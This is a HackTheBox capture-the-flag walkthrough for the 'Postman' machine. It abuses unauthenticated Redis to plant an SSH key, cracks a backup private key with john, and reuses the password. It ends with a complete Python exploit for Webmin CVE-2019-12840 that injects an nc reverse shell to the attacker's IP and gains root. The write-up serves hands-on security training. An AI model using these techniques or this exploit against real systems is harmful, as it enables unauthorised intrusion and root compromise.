Postman | HackTheBox
Overview

| Title | Postman |
|---|---|
| Difficulty | Easy |
| Machine | Linux |
| Maker |  |
About Postman
Information Gathering
Scanned all TCP ports:
sudo nmap -p- --min-rate 5000 -vv $IP -oA recon/nmap/ports
Nmap scan report for 10.129.2.1
Host is up, received echo-reply ttl 63 (0.19s latency).
Not shown: 65524 closed tcp ports (reset)
PORT      STATE    SERVICE          REASON
22/tcp    open     ssh              syn-ack ttl 63
80/tcp    open     http             syn-ack ttl 63
6379/tcp  open     redis            syn-ack ttl 63
10000/tcp open     snet-sensor-mgmt syn-ack ttl 63
25716/tcp filtered unknown          no-response
37347/tcp filtered unknown          no-response
40361/tcp filtered unknown          no-response
43249/tcp filtered unknown          no-response
54381/tcp filtered unknown          no-response
58441/tcp filtered unknown          no-response
62883/tcp filtered unknown          no-response
Enumerated open TCP ports:
nmap -p22,80,6379,10000 -sC -sV --min-rate 5000 $IP -oA recon/nmap/service
Nmap scan report for 10.129.2.1
Host is up, received echo-reply ttl 63 (0.29s latency).

PORT      STATE SERVICE REASON         VERSION
22/tcp    open  ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 46:83:4f:f1:38:61:c0:1c:74:cb:b5:d1:4a:68:4d:77 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDem1MnCQG+yciWyLak5YeSzxh4HxjCgxKVfNc1LN+vE1OecEx+cu0bTD5xdQJmyKEkpZ+AVjhQo/esF09a94eMNKcp+bhK1g3wqzLyr6kwE0wTncuKD2bA9LCKOcM6W5GpHKUywB5A/TMPJ7UXeygHseFUZEa+yAYlhFKTt6QTmkLs64sqCna+D/cvtKaB4O9C+DNv5/W66caIaS/B/lPeqLiRoX1ad/GMacLFzqCwgaYeZ9YBnwIstsDcvK9+kCaUE7g2vdQ7JtnX0+kVlIXRi0WXta+BhWuGFWtOV0NYM9IDRkGjSXA4qOyUOBklwvienPt1x2jBrjV8v3p78Tzz
|   256 2d:8d:27:d2:df:15:1a:31:53:05:fb:ff:f0:62:26:89 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIRgCn2sRihplwq7a2XuFsHzC9hW+qA/QsZif9QKAEBiUK6jv/B+UxDiPJiQp3KZ3tX6Arff/FC0NXK27c3EppI=
|   256 ca:7c:82:aa:5a:d3:72:ca:8b:8a:38:3a:80:41:a0:45 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIF3FKsLVdJ5BN8bLpf80Gw89+4wUslxhI3wYfnS+53Xd
80/tcp    open  http    syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: E234E3E8040EFB1ACD7028330A956EBF
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-title: The Cyber Geek's Personal Website
|_http-server-header: Apache/2.4.29 (Ubuntu)
6379/tcp  open  redis   syn-ack ttl 63 Redis key-value store 4.0.9
10000/tcp open  http    syn-ack ttl 63 MiniServ 1.910 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Unknown favicon MD5: 066AF1F6A59FCB67495B545A6B81F371
|_http-server-header: MiniServ/1.910
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Enumeration
Port 80 - HTTP (Apache)

Directory listing is enabled

But nothing else…
Port 10000 - HTTP (MiniServ 1.910)
Landing page is redirecting to https


After some searching, found out that this version is vulnerable to CVE-2019-12840, but it requires credentials. Default credentials are not working either. Moving to next port.
Port 6379 - Redis 4.0.9
We can access redis without credentials:
nc -v $IP 6379

# To list all configurations
config get *

The dir variable stores the value of the user directory of the service:
config get dir

We are in /var/lib/redis. We can try to write an ssh key to /var/lib/redis/.ssh/authorized_keys to get ssh access as the redis user.
Exploitation
SSH as redis user
First create a new ssh key pair:
ssh-keygen -f redis

Add padding to the public key
(echo -e '\n\n';cat redis.pub;echo -e '\n\n') > spaced_key.txt

Set ssh_key value to the public key
cat spaced_key.txt| redis-cli -h 10.129.174.184 -x set ssh_key

Set dir to /var/lib/redis/.ssh
config set dir "/var/lib/redis/.ssh"

And update the dbfilename to authorized_keys then save.
config set dbfilename "authorized_keys"

save


Now let’s try to login using the private key
# Set appropriate permission for the private key
chmod 600 redis

# Login
ssh redis@$IP -i redis
Lateral Movement to user
Local Enumeration
There’s some content in the history file of redis user:


Based on the commands there should be a id_rsa.bak file somewhere. We can search it using find command:
find / -type f -iname '*.bak' -exec ls -alp {} \; 2>/dev/null

cat /opt/id_rsa.bak
Lateral Movement as user Matt
The ssh key is encrypted.


We can crack it using john:
ssh2john id_rsa > hash.txt
Cracking the hash:
john hash.txt --wordlist=/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt

But we don’t have a username. Usually we can dump the public key associated with a private key using the -y flag in ssh-keygen, but in this case the public key didn’t contain any username:

From the command history and /etc/passwd we can assume that the user might be Matt and try to login as this user and see if it works or not.

But it failed:
ssh Matt@$IP -i id_rsa

I checked the /etc/ssh/sshd_config file and saw that we don’t have access to ssh as Matt user:


Then I checked if the Matt user have the same password as the passphrase of the ssh key, and it worked:
Privilege Escalation
Local Enumeration
User Matt don’t have sudo privileges:
sudo -l

Also there are no useful suid binaries:
find / -type f -perm -u=s 2>/dev/null

I tried to list the running processes and saw that the miniserv service is running as root:
ps -eaf --forest


We already found that this version is vulnerable to CVE-2019-12840 but we need working credentials. We can check the /etc/webmin/ directory for config files. But the main config file is only readable by the root user:
find . -readable -type f 2>/dev/null
And the above config file doesn’t have any credential:

But anyway, we can try the credentials of Matt and see if it is working or not

And it worked!
Privilege Escalation - CVE-2019-12840
In Webmin through 1.910, any user authorized to the “Package Updates” module can execute arbitrary commands with root privileges via the data parameter to update.cgi.
I created a python script to exploit this referring this exploit found on github
#!/usr/bin/env python3
import requests
from optparse import OptionParser
import sys
import base64

from urllib3.util import retry


username = "Matt"
password = "computer2008"


def exploit(rhost: str, lhost: str, lport: int):
    session = requests.Session()
    rhost = rhost[:-1] if rhost.endswith("/") else rhost

    try:
        login = session.post(
            rhost + "/session_login.cgi",
            data=f"user={username}&pass={password}",
            verify=False,
            stream=True,
            allow_redirects=False,
            proxies={"https": "http://127.0.0.1:8080"},
            cookies={"sid": "x", "redirect": "1", "testing": "1"},
            headers={
                "Content-Type": "application/x-www-form-urlencoded",
                "Referer": f"{rhost}",
            },
        )
        if login.cookies.get_dict()["sid"] != "x":
            print("[+] Executing code")
        else:
            raise Exception("Invalid Credentials")

        payload = f"bash -c 'rm -rf /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc {lhost} {str(lport)} >/tmp/f'".encode(
            "utf-8"
        )
        payload = base64.b64encode(payload).decode("utf-8")
        data = [
            ("u", "acl/apt"),
            ("u", f" | bash -c 'echo {payload} | base64 -d | bash -i'"),
            ("ok_top", "Update Selected Packages"),
        ]

        update = session.post(
            rhost + "/package-updates/update.cgi",
            data=data,
            verify=False,
            stream=True,
            allow_redirects=False,
            proxies={"https": "http://127.0.0.1:8080"},
            headers={
                "Content-Type": "application/x-www-form-urlencoded",
                "Referer": f"{rhost}/sysinfo.cgi?xnavigation=1",
            },
        )
        if update.status_code == 200:
            print("[+] Success!")

    except Exception as e:
        raise (e)


if __name__ == "__main__":

    def error(msg):
        print(f"\033[1;31;40m[Error]:\033[0m {msg}")

    parser = OptionParser()
    parser.usage = "[-] Usage: ./exploit.py --host http://10.10.10.10:10000 --lhost 10.10.10.2 --lport 9999"
    parser.add_option("--host", dest="rhost", type="string", help="target host")
    parser.add_option(
        "--lhost", dest="lhost", type="string", help="attacker ip for reverse shell"
    )
    parser.add_option(
        "--lport",
        dest="lport",
        type="int",
        help="local port for reverse shell",
        default=6767,
    )
    (options, args) = parser.parse_args()

    if not options.rhost or not options.lhost:
        print(parser.usage)
        sys.exit(1)

    try:
        exploit(options.rhost, options.lhost, options.lport)
    except Exception as e:
        error(repr(e))

I’m using penelope as my reverse shell catcher:
penelope -p 9999
Ran the script:
python exploit.py --host https://$IP:10000/ --lhost 10.10.16.30 --lport 9999
And got the reverse shell!